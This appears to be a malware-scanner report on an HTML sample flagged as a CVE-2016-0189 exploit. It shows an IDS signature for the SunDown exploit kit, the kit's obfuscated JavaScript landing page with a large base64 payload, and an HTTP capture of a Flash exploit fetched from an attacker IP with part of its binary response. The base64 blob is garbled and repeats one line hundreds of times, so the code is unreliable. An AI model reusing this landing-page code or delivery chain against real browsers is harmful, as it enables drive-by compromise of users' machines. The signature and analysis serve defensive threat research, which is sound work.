**Type:** [html](#)

**Mime:** text/html

**SHA256:** ca5a37a5c3401ffcd1b7c98c3a22a921c013d1121fe33122e94dd81c382bf9b0

**Submitted At:** 2022-04-11 08:55:04 (UTC)


**Last Anti-Virus Scan:** 2022-05-19 08:15:26 (UTC)

**malicious**

AV Detection: 36%  
Labeled As: CVE-2016-0189

X Post Link E-Mail

-   
Community Score 0



The Microsoft (1) JScript 5.8 and (2) VBScript 5.7 and 5.8 engines, as used in Internet Explorer 9 through 11 and other products, allow remote attackers to execute arbitrary code or cause a denial of service (memory corruption) via a crafted web site, aka "Scripting Engine Memory Corruption Vulnerability," a different vulnerability than CVE-2016-0187.

```

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"ET CURRENT_EVENTS
SunDown EK RIP Landing M4 B642"; flow:established,from_server; file_data;
content:"|73694d5463304d5459694f6a51774f4441324d7a5973496a45334e446b32496a6f304d446777
4e6a4d324c4349784e7a597a4d5349364e4441344e4463304f4377694d5463324e444169|"; metadata:
former_category CURRENT_EVENTS; classtype:trojan-activity; sid:2024363; rev:1;
metadata:affected_product Windows_XP_Vista_7_8_10_Server_32_64_Bit, affected_product
Web_Browser_Plugins, attack_target Client_Endpoint, deployment Perimeter, tag
Exploit_Kit_Sundown, signature_severity Major, created_at 2017_06_07, malware_family
Exploit_Kit, updated_at 2017_06_07;)

```

## landing Page

```

1 <html><head>
2   <meta http-equiv="X-UA-Compatible" content="IE=10">
3   <meta charset="UTF-8">
4   </head><body><script>function fvbvnbn()/*s57481d68946hfj46671fs*/{var a=1(),fds = "rtBefore", c=document, b=c["createElement"]("script");b["
5 type"]='text/javascript',b["text"]='a=a["getElementsByTagName"]("script")[0],a.parentNode["inse'+fds](b,a)}try(fvbvnbn())catch(m){}
6
7   function 1(){var rah=String; var s =
8 dmFyIGZnZGznZCA9ICII0y0qc2RmeGN4dnJldHvYqbiB1OyB9IGZ1bmN0aW9zZGYqL3ZhciBmZ2RmZmdzZCA9ICII0Z21bmN0aW9uIGZnaGdoa2hqa2hKg51bSwgd21kdG
9 gpe3ZhciBjdmJuID0g
10 IjAxMjM0NTY3ODlhYmNkZWYi0y0qcckxNjE2ZGZmZDEwMDAwMGhkODQyMjVoZnMqL3ZhciBmZ2hnaGtoamtoaiA9IGN2Ym4uc3Vic3RyKG51bSAmIDB4RiwgMSk7d2hp
11 bGugKG51bSA+IDB4Rikge251bSA9IG51bSA+
12 Pj4gNDtmZ2hnaGtoamtoaiA9IGN2Ym4uc3Vic3RyKG51bSAmIDB4RiwgMSkgKyBmZ2hnaGtoamtoajt9dmFyIHdpZHRoID0gKhd2hpBGugKGZnaGdoa2hqa2h
13 qLmx1bmd0aCA8IHdpZHRoKwNaGdoa2hqa2hqdIjgIjAiICsgZmdoZ2hraGpraGo7cmV0dXJuIGZnaGdoa2hqa2hQo30C0Kg1mdW5jdGlvb1BnZmRnc2RmNTY2KHUsIGsp
14 IHt2YXIGZnI9U3RyaW5n
15 LmZyb21DaGFyQ29kZTt2YXIGYz0iIiwgZD01IiwgZjImcigweDIwKSwgZzImcigweDIwKSwgZzImcigweDIyTt2YXIGYXbwPWsrditmK3YrdSt2K2YrdituyXz
16 pZ2F0b3IudKN1ckFnZw50
17 K3YrZytnK2crZzthcHAubGVuZ3RoJtIgJy1gKGFWcCs92y7Zm9yICh2YXIGZSA9IDA7IGUgPCBhcHAubGVuZ3RoOyB1KyspIHtIID0gZmdoZ2hraGpraGooYX
18 BwLmNoYXJDb2R1QKQoZSk
19 sMik7ZCA9IGZnaGdoa2hqa2hKg5FwcC5jaGFyQ29kZUf0KGUrMSksMik7YyArPSBiICsgZDt1ICs9IDE7fXJ1dHvYbiBjO3lmdW5jdGlvb1B1LSh1Kt
20 yZXR1cm4gdW51c2NhcGUoZS19LypzMsE3MT2k
21 ODQ1MDJ0zmn2Ymo3MjAxZnMqL2Z1bmN0aW9uIHAXKGUp
22 e3J1dHvYbiBwYXJzZU1udCh1LDE2KX1mdW5jdGlvb1BibSgpe3ZhciB1LGQsYXuLGy7dHJ5e21mKG49bmF2aWdh
23 dG9yLnVzZKJBZ2Vu
24 dC50b0xvd2VyQ2FzSgpLGU9L01TSUVbKC9cc1cZCvass50ZKNUKG4pLG
25 E9L1dFvZy0Oy9pLnR1c3QobiksZD0vZlunjQ7L2kudGVzdChuKSxmpS9Ucm1kZw50Kc8oXGQpL2kudGVzdChuKT9w
26 YXJzZU1udChS2WdFeHauJDEpOm51bGwsIWQmJmUmJmYjG2PT1mfHw0P1mKs1yZXR1cm4gcG49ZixibD1hLCewfWNhdGNoKHQpe3lyZXR1cm4hM1mdW5jdG1vbiBt
27 Zch1LGQsYS17dmFyIG47aWYoZVthMV08ZfthMV0pcmV0dXJuLTE7aWYoYS17aWYoZVttNV0oMD09ZVtjM10oMcK/
28 MTowLGRbDfKT09ZC1yZXR1cm4gMH1bHN1IG1mKG49ZVthMV0t2FthMV0sMD09ZVtjM10c2VthMV0tMSkmJm4rKyxlW201XShuLGRbYTFdKT09ZC1yZXR1cm4gbjt
29 yZXR1cm4tMK0vKnMsMz
30 MmQ2MTAyM2hmdmN2ajMzNeA1Zmdmcyo
31 vZnUY3RpB24gcnAoZS17dmFyIGQsYSxu02ZvcihuPSIiLGE9MDthPGVbYTFd02ErKylkPVVbYzJdKGepLG4rPKIxW3YzKShkJnAxKCIweG2mLi
32 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
33 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
34 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
35 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
36 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
37 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
38 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
39 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
40 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
41 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
42 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
43 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
44 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
45 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
46 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
47 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
48 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
49 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
50 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
51 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
52 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
53 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
54 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
55 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
56 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
57 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
58 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
59 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
60 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
61 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
62 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
63 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
64 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
65 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
66 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
67 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
68 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
69 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
70 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
71 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
72 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
73 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
74 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
75 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
76 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
77 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
78 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
79 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
80 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
81 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
82 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
83 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
84 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
85 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
86 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
87 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
88 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
89 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
90 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
91 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
92 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
93 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
94 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
95 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
96 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
97 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
98 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
99 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
100 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
101 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
102 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
103 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
104 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
105 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
106 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
107 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
108 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
109 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
110 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
111 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
112 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
113 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
114 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
115 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
116 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
117 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
118 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
119 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
120 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
121 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
122 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
123 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
124 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
125 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
126 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
127 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
128 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
129 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
130 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
131 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
132 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
133 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
134 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
135 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
136 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
137 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
138 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
139 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
140 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
141 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
142 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
143 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
144 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
145 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
146 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
147 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
148 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
149 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
150 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
151 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
152 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
153 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
154 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
155 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
156 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
157 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
158 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
159 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
160 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
161 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
162 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
163 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
164 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
165 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
166 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
167 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
168 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
169 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
170 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
171 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
172 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
173 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
174 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
175 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
176 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
177 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
178 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
179 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
180 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
181 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
182 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
183 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
184 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
185 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
186 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
187 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
188 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
189 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
190 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
191 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
192 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
193 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
194 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
195 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
196 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
197 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
198 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
199 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
200 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
201 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
202 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
203 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
204 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
205 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
206 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
207 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
208 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
209 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
210 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
211 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
212 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
213 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
214 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
215 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
216 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
217 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
218 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
219 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
220 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
221 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
222 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
223 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
224 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
225 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
226 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
227 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
228 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
229 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
230 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
231 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
232 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
233 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
234 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
235 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
236 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
237 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
238 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
239 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
240 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
241 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
242 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
243 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
244 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
245 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
246 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
247 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
248 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
249 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
250 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
251 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
252 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
253 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
254 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
255 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
256 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
257 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
258 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
259 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
260 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
261 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
262 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
263 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
264 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
265 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
266 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
267 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
268 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
269 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
270 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
271 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
272 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
273 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
274 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
275 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
276 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
277 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
278 kplLG4rPKIxW3YzKShkJnAxKCIweG2mLi
279 kplLG4rPKIxW3YzKShkJnAxKCIweG
```

# Adobe Flash

```
GET /?MTg0MzEy&U0Viokhlz'&apos;AqGuAYQhGJ0=difference&JhdAxqxZHPMIkeK=difference&dsWGXdor JRe=detonator&qIHsvSKCKW=referred&zoZXprPP=know  
n&lbepukXxCTe=vest&WQLDTkVC=heartfelt&hziRqmWCrsMaus=constitution&evkJcGbq=referred&ff5sdfds=w3bQMvXcJxjQFYbGMvzDSKNbNknWHViPxomG9MildZe  
qZGX_k7vDfF-qoVXcCgWRxfQ&sIusXJLxas=community&DFWEKmZUkxxeB=golfer&t4tsdfsg4=uf0ADNQToihfRLwJpzo1fULIUof-ni0nRyxSa0p7Ur0HeYAMU9qKcELk82V  
zFjLdTJvs&gSlEAaKzG=criticized&sXTxIOfYGsZL=golfer&qSnbemVoJtsl=criticized&UjrvHHTG=blackmail&bpiAMNrElSNjI00TM5 HTTP/1.1  
Accept: */*  
Accept-Language: en-US  
Referer: http://37.46.135.170/?MTQwMjg3&ZqHoAiAzR&ff5sdfds=xXjQMvWUbRXQDJ3EKvPcT6NMMVHRFUCL2YedmrHZefjac1WkzrvFTF_7ozKATQSG6_ptdfJ&ZJull  
=known&ClGaW=  
x-flash-version: 28,0,0,126  
Accept-Encoding: gzip, deflate  
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko  
Host: 37.46.135.170  
DNT: 1  
Connection: Keep-Alive  
  
HTTP/1.1 200 OK  
Server: nginx/1.10.3  
Date: Sat, 22 Jun 2019 23:48:07 GMT  
Content-Type: application/x-shockwave-flash  
Content-Length: 9207  
Connection: keep-alive  
  
CWS"y3..x.,.8.....ug.8G..3{%.:.|.....q...!r.H)#..$$.N|.%.....>..<..... @.....k.F!7....{t.<.....`du..Y..P..j..E....P.'%  
\'Fz<@....m...1..`z....Q.4`....h.....d.i.....e.'.....*....R.....v}.4.)L..B#.t.&\..W}...x.+A...j.q*..c.@.....)%...099.i..X:...|..b."Qd  
....n.....gv.c."'..a.....gwy.....]4+F..@h.A<..7.T.om..d..v....Z....G;i#...X...q.}$..N...4|bI....G.  
)....Hu.,..s....J....p.fU..D....l...V....s....A.J>.c..0.N.*Xr.g`kW...M..V.v...:c.Q.7U.C...YP..F...iF..w....\....W..9.....=....Q.:x..'.X  
